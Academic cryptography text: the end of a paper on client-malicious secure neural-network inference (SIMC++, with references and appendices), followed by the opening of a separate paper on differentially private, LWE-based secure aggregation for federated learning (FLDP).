Comparison with other works. We have so far seen that SIMC++ outperforms MUSE by an order of magnitude. We now compare SIMC++ with other related works – namely maliciously-secure Overdrive [28] and the client-malicious version of Overdrive presented in [32], which we refer to as CMOverdrive. As shown in [32], for benchmarks A and B, MUSE's pre-processing phase is $2-3.6\times$ more communication frugal than Overdrive (the improvements in communication inclusive of online phase are also roughly the same). Combining this with SIMC++'s communication presented in Table 4, we see that SIMC++ is $30-61\times$ more communication efficient than Overdrive. [32] also showed their protocol to be $13-21\times$ faster than Overdrive in the CON setting. From Table 5, we can in turn conclude that SIMC++ is $52-147\times$ faster than Overdrive. In a similar manner, one can see that SIMC++ communicates $14-24\times$ lesser bits than CMOverdrive and is $26-49\times$ faster in the CON setting.

6 Conclusion

We consider the problem of client malicious secure inference and build a system, SIMC that is at least an order of magnitude more communication efficient and performant than prior state of the art. Furthermore, our system can also have a very lightweight online phase. Based on our microbenchmarks in Section 5.2, we expect our gains over MUSE to be even higher for larger neural network models, such as ResNet50 on ImageNet, as they have much wider non-linear layers (upto 2^{20} nodes). Moreover, replacing our OT extension based on KOS [26] with Silent-OT extension techniques [6, 54] will further improve the communication, and lead to better performance in low bandwidth settings. Finally, SIMC is along the same lines of work as SecureML [37], Gazelle [24], DELPHI and MUSE that use garbled circuits for their generality to handle all non-linear functions. We leave the exploration of design of specialized non-linear layer protocols in the client malicious setting along the lines of the state-of-the-art work in semi-honest setting, CrypTFlow2 [42], as future work.

References

[1] N. Agrawal, A. S. Shamsabadi, M. J. Kusner, and A. Gascón. QUOTIENT: two-party secure neural network training and prediction. In *CCS*, 2019.

[2] A. Aly, E. Orsini, D. Rotaru, N. P. Smart, and T. Wood. Zaphod: Efficiently combining LSSS and garbled circuits in scale. In *ACM WAHC*, 2019.

[3] D. Beaver, S. Micali, and P. Rogaway. The round complexity of secure protocols. In *STOC*, 1990.

[4] M. Bellare, V. T. Hoang, and P. Rogaway. Adaptively secure garbling with applications to one-time programs and secure outsourcing. In *ASIACRYPT*, 2012.

[5] R. Bendlin, I. Damgård, C. Orlandi, and S. Zakarias. Semi-homomorphic encryption and multiparty computation. In *EUROCRYPT*, 2012.

[6] E. Boyle, G. Couteau, N. Gilboa, Y. Ishai, L. Kohl, and P. Scholl. Efficient pseudorandom correlation generators: Silent OT extension and more. In *CRYPTO*, 2019.

[7] E. Boyle, N. Gilboa, and Y. Ishai. Secure computation with preprocessing via function secret sharing. In *TCC*, 2019.

[8] Z. Brakerski. Fully homomorphic encryption without modulus switching from classical GapSVP. In *CRYPTO*, 2012.

[9] R. Canetti. Security and composition of multiparty cryptographic protocols. *J. Cryptol.*, 13(1):143–202, Jan. 2000.

[10] N. Carlini, M. Jagielski, and I. Mironov. Cryptanalytic extraction of neural network models. In *CRYPTO*, 2020.

[11] H. Chen, M. Kim, I. P. Razenshteyn, D. Rotaru, Y. Song, and S. Wagh. Maliciously secure matrix multiplication with applications to private deep learning. In *ASIACRYPT*, 2020.

[12] V. Chen, V. Pastro, and M. Raykova. Secure computation for machine learning with SPDZ. *CoRR*, abs/1901.00329, 2019.

[13] A. P. K. Dalskov, D. Escudero, and M. Keller. Secure evaluation of quantized neural networks. *PoPETS*, 2020.

[14] I. Damgård, M. Keller, E. Larraia, V. Pastro, P. Scholl, and N. P. Smart. Practical covertly secure MPC for dishonest majority – or: Breaking the SPDZ limits. In *ESORICS*, 2013.

[15] I. Damgård, V. Pastro, N. P. Smart, and S. Zakarias. Multiparty computation from somewhat homomorphic encryption. In *CRYPTO*, 2012.

[16] I. Damgård, D. Escudero, T. Frederiksen, M. Keller, P. Scholl, and N. Volgushev. New primitives for actively-secure MPC over rings with applications to private machine learning. In *IEEE S&P*, 2019.

[17] T. Elgamal. A public key cryptosystem and a signature scheme based on discrete logarithms. *IEEE Transactions on Information Theory*, 31(4):469–472, 1985.

[18] D. Escudero, S. Ghosh, M. Keller, R. Rachuri, and P. Scholl. Improved primitives for MPC over mixed arithmetic-binary circuits. In *CRYPTO*, 2020.

[19] J. Fan and F. Vercauteren. Somewhat practical fully homomorphic encryption. *IACR Cryptol. ePrint Arch.*, 2012:144, 2012.

[20] C. Gentry. Fully homomorphic encryption using ideal lattices. In *ACM STOC*, 2009.

[21] R. Gilad-Bachrach, N. Dowlin, K. Laine, K. E. Lauter, M. Naehrig, and J. Wernsing. CryptoNets: Applying Neural Networks to Encrypted Data with High Throughput and Accuracy. In *ICML*, 2016.

[22] O. Goldreich, S. Micali, and A. Wigderson. How to Play any Mental Game or A Completeness Theorem for Protocols with Honest Majority. In *ACM STOC*, 1987.

[23] C. Hazay, Y. Ishai, A. Marcedone, and M. Venkitasubramaniam. Leviosa: Lightweight secure arithmetic computation. In *CCS*, 2019.

[24] C. Juvekar, V. Vaikuntanathan, and A. Chandrakasan. GAZELLE: A Low Latency Framework for Secure Neural Network Inference. In *USENIX Security*, 2018.

[25] M. Keller. MP-SPDZ: A versatile framework for multi-party computation. In *CCS*, 2020.

[26] M. Keller, E. Orsini, and P. Scholl. Actively secure OT extension with optimal overhead. In *CRYPTO*, 2015.

[27] M. Keller, E. Orsini, and P. Scholl. MASCOT: faster malicious arithmetic secure computation with oblivious transfer. In *ACM CCS*, 2016.

[28] M. Keller, V. Pastro, and D. Rotaru. Overdrive: Making SPDZ great again. In *EUROCRYPT*, 2018.

[29] V. Kolesnikov and T. Schneider. Improved garbled circuit: Free XOR gates and applications. In *ICALP*, 2008.

[30] N. Kumar, M. Rathee, N. Chandran, D. Gupta, A. Rastogi, and R. Sharma. CrypTFlow: Secure TensorFlow Inference. In *IEEE S&P*, 2020.

[31] R. Lehmkuhl and P. Mishra. Muse: a Python, C++, and Rust library for Secure Convolutional Neural Network Inference for Malicious Clients. https://github.com/ryanleh/muse/, 2021.

[32] R. Lehmkuhl, P. Mishra, A. Srinivasan, and R. A. Popa. Muse: Secure inference resilient to malicious clients. In *USENIX Security*, 2021.

[33] Y. Lindell. *How to Simulate It – A Tutorial on the Simulation Proof Technique*, pages 277–346. Springer International Publishing, Cham, 2017.

[34] J. Liu, M. Juuti, Y. Lu, and N. Asokan. Oblivious Neural Network Predictions via MiniONN Transformations. In *CCS*, 2017.

[35] P. Mishra, R. Lehmkuhl, A. Srinivasan, W. Zheng, and R. A. Popa. Delphi: A Cryptographic Inference Service for Neural Networks. In *USENIX Security*, 2020.

[36] P. Mohassel and P. Rindal. ABY^3: A Mixed Protocol Framework for Machine Learning. In *CCS*, 2018.

[37] P. Mohassel and Y. Zhang. SecureML: A System for Scalable Privacy-Preserving Machine Learning. In *IEEE S&P*, 2017.

[38] O. Ohrimenko, F. Schuster, C. Fournet, A. Mehta, S. Nowozin, K. Vaswani, and M. Costa. Oblivious multi-party machine learning on trusted processors. In *USENIX Security*, 2016.

[39] P. Paillier. Public-key cryptosystems based on composite degree residuosity classes. EUROCRYPT, 1999.

[40] M. O. Rabin. How to exchange secrets with oblivious transfer. Cryptology ePrint Archive, Report 2005/187, 2005. https://eprint.iacr.org/2005/187.

[41] D. Rathee, M. Rathee, R. K. K. Goli, D. Gupta, R. Sharma, N. Chandran, and A. Rastogi. SIRNN: A Math Library for Secure RNN Inference. In *IEEE S&P*, 2021.

[42] D. Rathee, M. Rathee, N. Kumar, N. Chandran, D. Gupta, A. Rastogi, and R. Sharma. CrypTFlow2: Practical 2-Party Secure Inference. In *CCS*, 2020.

[43] M. S. Riazi, M. Samragh, H. Chen, K. Laine, K. E. Lauter, and F. Koushanfar. XONN: XNOR-based oblivious deep neural network inference. In *USENIX Security*, 2019.

[44] M. S. Riazi, C. Weinert, O. Tkachenko, E. M. Songhori, T. Schneider, and F. Koushanfar. Chameleon: A hybrid secure computation framework for machine learning applications. In *AsiaCCS*, 2018.

[45] R. L. Rivest, L. Adleman, and M. L. Dertouzos. On data banks and privacy homomorphisms. *Foundations of Secure Computation, Academia Press*, pages 169–179, 1978.

[46] D. Rotaru and T. Wood. Marbled circuits: Mixing arithmetic and boolean circuits with active security. In *INDOCRYPT*, 2019.

[47] B. D. Rouhani, M. S. Riazi, and F. Koushanfar. Deepsecure: scalable provably-secure deep learning. In *DAC*, 2018.

[48] Microsoft SEAL (release 3.3). https://github.com/Microsoft/SEAL, 2019. Microsoft Research, Redmond, WA.

[49] F. Tramèr and D. Boneh. Slalom: Fast, verifiable and private execution of neural networks in trusted hardware. In *ICLR*, 2019.

[50] S. Wagh, D. Gupta, and N. Chandran. SecureNN: 3-Party Secure Computation for Neural Network Training. *PoPETs*, 2019.

[51] S. Wagh, S. Tople, F. Benhamouda, E. Kushilevitz, P. Mittal, and T. Rabin. Falcon: Honest-majority maliciously secure framework for private deep learning. *PoPETS*, 2021.

[52] X. Wang, A. J. Malozemoff, and J. Katz. EMP-toolkit: Efficient MultiParty computation toolkit. https://github.com/emp-toolkit, 2016.

[53] C. Weng, K. Yang, X. Xie, J. Katz, and X. Wang. Mystique: Efficient conversions for zero-knowledge proofs with applications to machine learning. In *USENIX Security*, 2021.

[54] K. Yang, C. Weng, X. Lan, J. Zhang, and X. Wang. Ferret: Fast extension for correlated OT with small communication. In *CCS*, 2020.

[55] A. C.-C. Yao. How to generate and exchange secrets. In *FOCS*, 1986.

[56] S. Zahur, M. Rosulek, and D. Evans. Two halves make a whole - reducing data transfer in garbled circuits using half gates. In *EUROCRYPT*, 2015.

[57] W. Zheng, R. A. Popa, J. E. Gonzalez, and I. Stoica. Helen: Maliciously secure coopetitive learning for linear models. In *IEEE S&P*, 2019.

A Performance in Preprocessing Model

Table 6 shows performance of SIMC++ and MUSE in the EAN setting.

	Benchmark A		Benchmark B	
Protocol	MUSE	SIMC++	MUSE	SIMC++
Preprocessing Phase	117.64	23.95	1758.12	238.76
Online Phase	3.45	3.45	25.21	25.21
Total	121.09	27.40	1782.92	263.97

Table 6: Latency (in seconds), of MUSE and SIMC++ on benchmarks A and B in preprocessing model [EAN setting].

B Threat Model

Formal Security. We formalize security using the simulation paradigm [9,33]. Security is modeled by defining two interactions: a real interaction where P_0 and P_1 execute the protocol in the presence of an adversary $\mathcal{A}$ and the environment $\mathcal{Z}$ and an ideal interaction where the parties send their inputs to a trusted functionality that performs the computation faithfully. Security requires that for every adversary $\mathcal{A}$ in the real interaction, there is an adversary $\mathcal{S}$ (called the simulator) in the ideal interaction, such that no environment $\mathcal{Z}$ can distinguish between real and ideal interactions, which we formally define below. Let $f = (f_0, f_1)$ be a two party functionality such that P_0 and P_1 invoke f on inputs a and b to learn $f_0(a,b)$ and $f_1(a,b)$ respectively. A protocol π securely realizes f in the client malicious paradigm if the following properties hold.

- **Correctness:** If P_0 and P_1 were honest, then P_0 learns $f_0(a,b)$ and P_1 learns $f_1(a,b)$ from the execution of π on inputs a and b respectively.
- **Semi-honest Server Security:** For semi-honest adversary $\mathcal{A}$ controlling P_0, $\exists$ a simulator $\mathcal{S}$ such that for any (a,b),

$$\mathsf{View}^{\pi}_{\mathcal{A}}(a,b) \approx \mathcal{S}(a, f_0(a,b))$$

  where $\mathsf{View}^{\pi}_{\mathcal{A}}(a,b)$ denotes view of $\mathcal{A}$ during the execution of the protocol π with P_0's input a and P_1's input b.
- **Malicious Client Security:** For any malicious adversary $\mathcal{A}$ controlling P_1, there exists a simulator $\mathcal{S}$ such that for any input a from P_0,

$$\mathsf{Out}_{P_0}, \mathsf{View}^{\pi}_{\mathcal{A}}(a,\cdot) \approx \hat{\mathsf{Out}}, \mathcal{S}^{f(a,\cdot)}$$

  where $\mathsf{View}^{\pi}_{\mathcal{A}}(a,\cdot)$ denotes the view of $\mathcal{A}$ during the execution of the protocol π with P_0's input being a. Out_{P_0}

Preamble. Recall the neural network from Section 4.2. Let $\mathbf{v}_0$ be the input vector of P_1. P_0 holds a MAC key α and $\mathbf{M}_1, \cdots, \mathbf{M}_\ell$. For any non-linear function f, let C^f be the boolean circuit that takes $d, \langle s \rangle_0, \langle s \rangle_1, c \in \mathbb{F}_p$ as input and outputs $(s, c, f(s) - d - c)$. During secure evaluation of C^f in the below protocol, P_0 holds the inputs $(d, \langle s \rangle_0)$ and P_1 holds the inputs $(\langle s \rangle_1, c)$ of C^f. Let $\mathbf{d}_0 = 0^{n_0}$. Let $\mathbf{s}_i$ and $\mathbf{v}_i$ denote the intermediate inference vectors obtained after the i^{th} linear layer and non-linear layer evaluation respectively.

Data from preprocessing phase for:

- *Linear layer $i \in [\ell]$:* P_b learns $\langle \hat{\mathbf{s}}_i \rangle_b, \langle \hat{\mathbf{t}}_i \rangle_b, \langle \mathbf{y}_i \rangle_b$, where $\hat{\mathbf{s}}_i = \mathbf{M}_i \mathbf{c}_i, \hat{\mathbf{t}}_i = \alpha \hat{\mathbf{s}}_i, \mathbf{y}_i = \alpha^2 \mathbf{c}_i$ (for $\mathbf{c}_i$ uniformly chosen from $\mathbb{F}_p^{n_{i-1}}$ by P_1) using additive homomorphic encryption, similar to the functionality $\mathcal{F}_{\mathsf{Lin}}$.
- *Non-linear layer $i \in [\ell - 1]$:* P_0 computes a garbled circuit (for C^{f_i}) GC_i along with pairs of input and outputs labels. P_1 learns labels corresponding to its input $\langle \hat{\mathbf{s}}_i \rangle_1, \mathbf{c}_{i+1}$ (to C^{f_i}) by invoking the oblivious transfer functionality with P_0. P_0 then sends the labels corresponding to its input $\mathbf{d}_i$ (uniformly chosen from $\mathbb{F}_p^{n_i}$) and an encryption of GC_i to P_1.
- *Consistency Check:* For each $i \in [\ell - 1]$, P_0 samples $\langle \mathbf{u}_i \rangle_0, \langle \mathbf{g}_{i+1} \rangle_0$ uniformly (where $\mathbf{u}_i = \alpha \mathbf{s}_i$, $\mathbf{g}_{i+1} = \alpha^2 \mathbf{c}_{i+1}$). For each $i \in [\ell - 1]$, P_1 receives from P_0, the ciphertexts computed using the output labels of GC_i necessary to recover $\langle \mathbf{u}_i \rangle_1, \langle \mathbf{g}_{i+1} \rangle_1$. These ciphertexts are computed by P_0 using techniques similar to the authentication phase of protocol $\pi^f_{\mathsf{Non\text{-}lin}}$ (in Figure 2).

Online Phase:

- *For every linear layer $i \in [\ell]$*: P_1 sends $\mathbf{v}_{i-1} - \mathbf{d}_{i-1} - \mathbf{c}_i$ to P_0 and sets $\langle \mathbf{s}_i \rangle_1 = \langle \hat{\mathbf{s}}_i \rangle_1, \langle \mathbf{t}_i \rangle_1 = \langle \hat{\mathbf{t}}_i \rangle_1$. P_0 computes $\langle \mathbf{s}_i \rangle_0 = \langle \hat{\mathbf{s}}_i \rangle_0 + \mathbf{M}_i(\mathbf{v}_{i-1} - \mathbf{c}_i), \langle \mathbf{t}_i \rangle_0 = \langle \hat{\mathbf{t}}_i \rangle_0 + \alpha \mathbf{M}_i(\mathbf{v}_{i-1} - \mathbf{c}_i)$.
- *For every non-linear layer $i \in [\ell - 1]$*: P_0 sends labels corresponding to its input (to C^{f_i}) $\langle \mathbf{s}_i \rangle_0$ and the decryption key to recover GC_i (from its encryption) to P_1 . P_1 decrypts and evaluates GC_i using the labels it received from P_0 and the labels for the inputs $\mathbf{d}_i, \langle \mathbf{s}_i \rangle_1, \mathbf{c}_{i+1}$ (learnt in the preprocessing phase) to learn $\mathbf{v}_i - \mathbf{d}_i - \mathbf{c}_{i+1}$ and the shares $\langle \mathbf{u}_i \rangle_1, \langle \mathbf{g}_{i+1} \rangle_1$ (recall, $\mathbf{u}_i = \alpha \mathbf{s}_i$, $\mathbf{g}_{i+1} = \alpha^2 \mathbf{c}_{i+1}$ and note that $\mathbf{v}_i = f_i(\mathbf{s}_i)$).
- *Consistency Check Phase*: Both parties locally compute shares of a random linear combination (similar to the consistency check phase of π_{Inf} in Figure 5) of the values $(\mathbf{t}_i - \mathbf{u}_i + \mathbf{y}_{i+1} - \mathbf{g}_{i+1})$ for $i \in [\ell - 1]$, where randomness of this linear combination is chosen by P_0 and sent to P_1. Then both parties reconstruct these shares and P_0 aborts if the reconstruction is non-zero. P_1 also sends a hash of the output labels that let it recover $\mathbf{v}_i - \mathbf{d}_i - \mathbf{c}_{i+1}$ for all $i \in [\ell - 1]$ to P_0. P_0 cross checks this hash with the vectors $\mathbf{v}_i - \mathbf{d}_i - \mathbf{c}_{i+1}$ sent by P_1 in the $(i+1)^{th}$ online linear layer evaluation (for $i \in [\ell - 1]$) and aborts if the check fails.
- *Output Phase:* If the consistency checks pass, P_0 sends $\langle \mathbf{s}_\ell \rangle_0$ to P_1, who reconstructs and outputs $\mathbf{s}_\ell$.

Figure 8: Secure Inference Protocol in the Preprocessing Model $\pi^{\mathsf{Prep}}_{\mathsf{Inf}}$

represents the output of P_0 in the same protocol execution. $\widehat{\mathsf{Out}}$ and $\mathcal{S}^{f(a,\cdot)}$ denote the output of P_0 and $\mathcal{S}$ in an ideal interaction with the functionality f, where P_0 inputs a.

C Protocol in the Preprocessing Model

We describe the protocol in Figure 8. Remarks analogous to Remarks 3.1, 3.2, 3.3, 4.1, 4.2 also hold for this protocol.

D Extension for General Neural Networks

Our secure inference protocol π_{Inf} (Figure 5) can be easily tailored for neural networks that don't necessarily have alternate linear and non-linear layers. Though consecutive linear (resp., non-linear) layers can be composed into a single linear (resp., non-linear) layer, for efficiency reasons during the implementation phase it might be preferred to avoid this composition. If say for some i, the linear layers i and $i+1$ are consecutive, consider an imaginary non-linear layer i between them. Then, after computation of shares of $\mathbf{s}_i, \mathbf{t}_i, \mathbf{z}_i$ in the i^{th} linear layer evaluation as per π_{Inf}, parties locally compute shares of $\mathbf{u}_i = \mathbf{t}_i, \mathbf{v}_i = \mathbf{s}_i, \mathbf{w}_i = \mathbf{t}_i$. Next, they input shares of $(\mathbf{v}_i, \mathbf{w}_i)$ to the $(i+1)^{th}$ linear layer evaluation of π_{Inf} and use $\mathbf{u}_i$ in the consistency check phase. If non-linear layers i and $i+1$ are consecutive, consider an imaginary linear layer i between them. After computing shares of $\mathbf{u}_i, \mathbf{v}_i, \mathbf{w}_i$, parties locally compute shares of $\mathbf{s}_{i+1} = \mathbf{v}_i, \mathbf{t}_{i+1} = \mathbf{w}_i$ and $\mathbf{z}_{i+1} = 0$. They use shares of $\mathbf{s}_{i+1}$ as input to the $(i+1)^{th}$ non-linear layer evaluation in π_{Inf} and shares of $\mathbf{z}_{i+1}$ in the consistency check.

Efficient Differentially Private Secure Aggregation for Federated Learning via Hardness of Learning with Errors

Timothy Stevens
University of Vermont

Christian Skalka
University of Vermont

Christelle Vincent
University of Vermont

John Ring
MassMutual

Samuel Clark
Raytheon

Joseph Near
University of Vermont

Abstract

Federated machine learning leverages edge computing to develop models from network user data, but privacy in federated learning remains a major challenge. Techniques using differential privacy have been proposed to address this, but bring their own challenges. Many techniques require a trusted third party or else add too much noise to produce useful models. Recent advances in *secure aggregation* using multiparty computation eliminate the need for a third party, but are computationally expensive especially at scale. We present a new federated learning protocol that leverages a novel differentially private, malicious secure aggregation protocol based on techniques from Learning With Errors. Our protocol outperforms current state-of-the art techniques, and empirical results show that it scales to a large number of parties, with optimal accuracy for any differentially private federated learning scheme.

1 Introduction

Mobile phones and embedded devices are ubiquitous and allow massive quantities of data to be collected from users. The recent explosion in data collection for *deep learning* has led to significant new capabilities, from image recognition to natural language processing. But collection of private data from phones and devices remains a major and growing concern. Even if user data is not directly disclosed, recent results show that trained models themselves can leak information about user training data [42, 50].

Private data for training deep learning models is typically collected from individual users at a central location, by a party we call the *server*. But this approach creates a significant computational burden on data centers, and requires complete trust in the server. Many data owners are rightfully skeptical of this arrangement, and this can impact model accuracy, since privacy-conscious individuals are likely to withhold some or even all of their data.

A significant amount of existing research aims to address these issues. *Federated learning* [30] is a family of decentralized training algorithms for machine learning that allow individuals to collaboratively train a model without collecting the training data in a central location. This addresses computational burden in data centers by shifting training computation to the edge. However, federated learning does not necessarily protect the privacy of clients, since the updates received by the server may reveal information about the client's training data [42, 50].

Combining *secure aggregation* [8, 12] with *differential privacy* [21, 29] ensures end-to-end privacy in federated learning systems. In principle, secure aggregation allows user updates to be combined without viewing any single update in isolation. Methods based on differential privacy add noise to updates to ensure that trained models do not expose information about training data. However, secure aggregation protocols are expensive, in terms of both computation and communication. The state-of-the-art protocol for aggregating large vectors (as in federated deep learning) is due to Bonawitz et al. [12]. This protocol has a communications expansion factor of more than 2x when aggregating 500 vectors of length 20,000 (i.e. it doubles the communication required for each client), and requires several minutes of computation time for the server.

In this paper we propose a new protocol, called FLDP, that supports scalable, efficient, and accurate federated learning with differential privacy, and that does not require a trusted server. A main technical contribution of our work is a novel method for *differentially private secure aggregation*. This method significantly reduces computational overhead as compared to state-of-the-art– our protocol reduces communications expansion factor from 2x to 1.7x for 500 vectors of length 20,000, and reduces computation time for the server to just a few seconds. The security of this method is based on the learning with errors (LWE) problem [36]– intuitively, the noise added for differential privacy *also* serves as the noise term in LWE.

To obtain computational differential privacy [33] FLDP uses the distributed discrete Gaussian mechanism [29] and gradient clipping, with secure aggregation accomplished efficiently via our new method. The accuracy of our approach

is comparable to that achieved by the *central model* of differential privacy, while providing better efficiency and thus scalability of previous distributed approaches. We implement our approach and evaluate it empirically on neural network architectures for MNIST and CIFAR-10, measuring both accuracy and scalability of the training procedure. In terms of accuracy, our results are comparable with central-model approaches for differentially private deep learning (on MNIST: 95% accuracy for $\varepsilon \leq 2$; on CIFAR-10: 70% accuracy for $\varepsilon \leq 4$).

1.1 Contributions

In summary, our contributions are:

1. A novel malicious-secure aggregation protocol that outperforms previous approaches to gradient aggregation with differential privacy.
2. A new end-to-end protocol (FLDP) for privacy-preserving federated learning setting that uses our secure aggregation protocol to provide differential privacy even in the presence of malicious clients and a malicious server.
3. Analytic and empirical results that support our scalability claims, and that show our protocol achieves nearly the same accuracy as *central-model* approaches for differentially private deep learning on practical models for MNIST and CIFAR-10.

2 Overview

We study the problem of *distributed differentially private deep learning without a trusted data curator*. Our setting includes a set of *clients* (or data owners), each of whom holds some sensitive data, and a *server* that aggregates gradients generated by clients to obtain a model for the entire federation. The goal is to obtain a differentially private model, without revealing any private data to either the server or other clients.

2.1 Background: General Problem Setting

Deep learning. Deep learning [25] attempts to train a neural network architecture $\mathcal{F}(\theta, \cdot)$ by training its *parameters* (or *weights*) θ in order to minimize the value of a *loss function* $\mathcal{L}(\theta, \cdot)$ on the training data. Advances in deep learning have lead to significant gains in machine learning capabilities in recent years. Neural networks are typically trained via *gradient descent*: each iteration of training calculates the gradient of the loss on a subset of the training data called a *batch*, and the model parameters are updated based on the negation of the gradient.

Traditional deep learning techniques assume the training data is collected centrally; moreover, recent results suggest that trained models tend to memorize training data, and training examples can later be extracted from the trained model via *membership inference attacks* [15, 28, 42, 50]. When sensitive data is used to train the model, both factors represent significant privacy risks to data owners.

Federated learning. Federated learning is a family of techniques for training deep neural networks without collecting the training data centrally. In the simplest form of federated learning (also called *distributed SGD*), each client computes a gradient locally and sends the gradient (instead of the training data) to the server. The server averages the gradients and updates the model. More advanced approaches compute gradients in parallel to reduce communication costs; Kairouz et al. [30] provide a survey.

Differentially private deep learning. Differential privacy [21] is a rigorous privacy framework that provides a solution to the problem of privacy attacks on deep learning models. Achieving differential privacy typically involves adding noise to results to ensure privacy. Abadi et al. [2] introduced DP-SGD, an algorithm for training deep neural networks with differential privacy. DP-SGD adds noise to gradients before each model update. Subsequent work has shown that this approach provides strong privacy protection, effectively preventing membership inference attacks [15, 28, 50].

DP-SGD works in the *central model* of differential privacy—it requires the training data to be collected centrally (i.e. on a single server). The participant that holds the data and runs the training algorithm is often called the *data curator* or *server*, and in the central model, the server must be trusted. Central-model algorithms offer the best accuracy of known approaches, at the expense of requiring a trusted server.

Federated learning with local differential privacy. The classical method to eliminate a trusted server is *local differential privacy* [21], in which each client adds noise to their own data before sending it to the server. Local differential privacy algorithms for gradient descent have been proposed, but for deep neural networks, this approach introduces too much noise to train useful models [10]. The major strength of local differential privacy is the threat model: privacy is assured for each client, *even if every other client and the server act maliciously*. The local model of differential privacy has also been relaxed to the *shuffle model* [16, 22], which lies between the local and central models but which has seem limited use in distributed machine learning.

Secure aggregation. The difference in accuracy between the central and local models raises the question: can cryptography help us obtain the benefits of both, simultaneously? Several *secure aggregation protocols* have been proposed in the context of federated learning to answer this question in the affirmative. These approaches yield the *accuracy of the central model*, but *without a trusted server*.

Secure aggregation protocols allow a group of clients—some of whom may be controlled by a malicious adversary—

Setting	*Bonawitz*	*Bell*	FLDP
Client Communication	$O(k+m)$	$O(\log k+m)$	$O(m+k+n)$
Client Computation	$O(k^2+km)$	$O(\log^2 k+m\log k)$	$O(mn+k\log k)$
Server Communication	$O(k^2+km)$	$O(k\log k+km)$	$O(mk+n)$
Server Computation	$O(mk^2)$	$O(k\log^2 k+km\log k)$	$O(mk+mn+k\log k)$

Table 1: Communication and computation complexities of FLDP compared with the state of the art.

to compute the *sum* of the clients' privately-held vectors (e.g. gradients, in federated learning), without revealing individual vectors. The state-of-the-art protocol is due to Bonawitz et al. [12]. For k clients and length-m vectors, this protocol requires $O(k^2+mk)$ computation and $O(k+m)$ communication per client, and $O(mk^2)$ computation and $O(m^2+mk)$ communication for the untrusted server. Bell et al. [8] improve these to $O(\log^2 k+m\log n)$ computation and $O(\log k+m)$ communication (client) and $O(k\log^2 k+km\log k)$ computation and $O(k\log k+km)$ communication (server). These complexity classifications are summarized in Table 1.

2.2 Efficient Secure Aggregation in the Differential Privacy Setting

We present a new protocol for secure aggregation (detailed in Section 4) specifically for the setting of differentially private computations. Our protocol reduces client communications complexity to $O(m+k)$ and server communications complexity to $O(mk)$, where as above we have k parties aggregating vectors of length m, and demonstrates excellent concrete performance in our empirical evaluation (Section 5). These analytic results are summarized in Table 1 for easy comparison with previous work.

Threat model. Like previous work, we target both the semi-honest setting (in which all clients and the server correctly execute the protocol) and the malicious setting (in which the server and some fraction of the clients may act maliciously). These threat models are standard in the MPC literature [23], and match the ones targeted by Bonawitz et al. [12] and Bell et al. [8]. In the semi-honest version, we assume that the server is honest-but-curious, and that the clients have a corrupted honest-but-curious subset with an honest majority. In the malicious version, we assume that the server is malicious, and that the clients have a corrupted malicious subset with an honest majority. We present both versions in Section 4 (note that the results in Table 1 are for semi-honest protocol versions in all cases).

Data poisoning & other threats. As with other secure aggregation protocols, our threat model does not prevent the adversary from submitting maliciously-crafted data. The ability to submit malicious data can enable attacks on the resulting trained machine learning models, such as data poisoning [44], property inference [34] and model inversion [26]. Like previous approaches for secure aggregation [8, 12], our protocol does not prevent these attacks.

2.3 Paper Roadmap

The rest of the paper is organized as follows. In Section 3 we describe the *ideal* but insecure functionality of our main protocol that assumes a trusted server, along with our threat model. The trusted server assumption is removed in Section 4 where we present novel techniques for lightweight malicious-secure aggregation based on LWE. In that Section we also describe the threat model and state formal security results for the protocol, and analyze its algorithmic complexity. In Section 5 we discuss methods and results for two experiments-one that further evaluates scalability and other performance parameters, and another that evaluates the accuracy of the models using our protocol. Section 6 reviews the relevant related work. We conclude with a summary and remarks on open related problems in Section 7.

3 Differentially Private Federated Learning

Abadi et al. [2] describe a differentially private algorithm for stochastic gradient descent in the central model of differential privacy. The algorithm assumes that the training data is collected centrally by a trusted curator, and training takes place on a server controlled by the curator. For details of the algorithm the reader is referred to [2]

The primary challenge in differentially private deep learning is in bounding the sensitivity of the gradient computation. Abadi et al. [2] use the approach of computing *per-example gradients*—one for each example in the minibatch—then *clipping* each gradient to have L_2 norm bounded by the *clipping parameter* C (line 6). The summation of the clipped gradients (line 7) has global L_2 sensitivity bounded by C.

Our privacy analysis of this algorithm uses Rényi differential privacy (RDP) [32] (rather than the moments accountant) for convenience and leverages parallel composition over the minibatches in each epoch (rather than privacy amplification by subsampling). Otherwise, it is similar to that of Abadi et al. By the definition of the Gaussian mechanism for Rényi differential privacy [32], the Gaussian noise added in line 7 is sufficient to satisfy $\left(\alpha, \frac{C^2\alpha}{2\sigma^2}\right)$-RDP. By RDP's sequential composition theorem, training for E epochs satisfies

Protocol 1: FLDP Protocol

*Runs on the **untrusted server***

Input : Set of clients P, noise parameter σ, minibatch size b, learning rate η, clipping parameter C, number of epochs E.

Output : Noisy model θ.

Privacy guarantee: satisfies $\left(\alpha, \frac{EC^2\alpha}{\sigma^2}\right)$-RDP for $\alpha \geq 1$, assuming honest majority of clients in each batch

1 $\theta \leftarrow$ random initialization
2 **for** E *epochs* **do**
3 **for** *each batch of clients* $P_b \in P$ *of size* b **do**
4 $G \leftarrow$ `NoisyBatchGradient`(P_b, σ, C, θ)
  $\theta := \theta - \frac{1}{b}\eta G$ *update model*
5 **return** θ

$\left(\alpha, \frac{EC^2\alpha}{2\sigma^2}\right)$-RDP. Slightly tighter privacy analyses have been developed [6, 14, 20] that also apply to our work. We present the RDP analysis for simplicity, since our focus is not on improving central-model accuracy.

3.1 FLDP: Distributed DP SGD

We now extend the central-model approach to the distributed setting. The following describes a macro-level protocol for realizing differentially private distributed SGD when a trusted third party is present. Functionality 2 (`NoisyBatchGradient`) assumes the existence of a trusted third party to aggregate the noisy gradients associated with a single batch. Section 4 will describe our MPC protocol that implements Functionality 2 without a trusted third party.

Together, Protocol 1 and Functionality 2 define a differentially private distributed SGD algorithm suitable for the trusted server setting.The distributed computation follows the framework of McMahon et al. [12], in which each client computes a gradient locally (Functionality 2, line 2). To satisfy differential privacy, our adaptation clips each gradient and adds noise (lines 3-4).

Under the assumption that a trusted third party is available to compute Functionality 2, Protocol 1 satisfies differential privacy. Each execution of Functionality 2 calculates a sum of noisy gradients, each with Gaussian noise of scale $\frac{\sigma}{b}$. The final sum is:

$$\hat{G} = \sum_{i=1}^{b} \hat{g}_i = \sum_{i=1}^{b} \left(\bar{g}_i + \mathcal{N}(0, \frac{\sigma^2}{b}\mathbf{I})\right) = \left(\sum_{i=1}^{b} \bar{g}_i\right) + \mathcal{N}(0, \sigma^2\mathbf{I}), \tag{1}$$

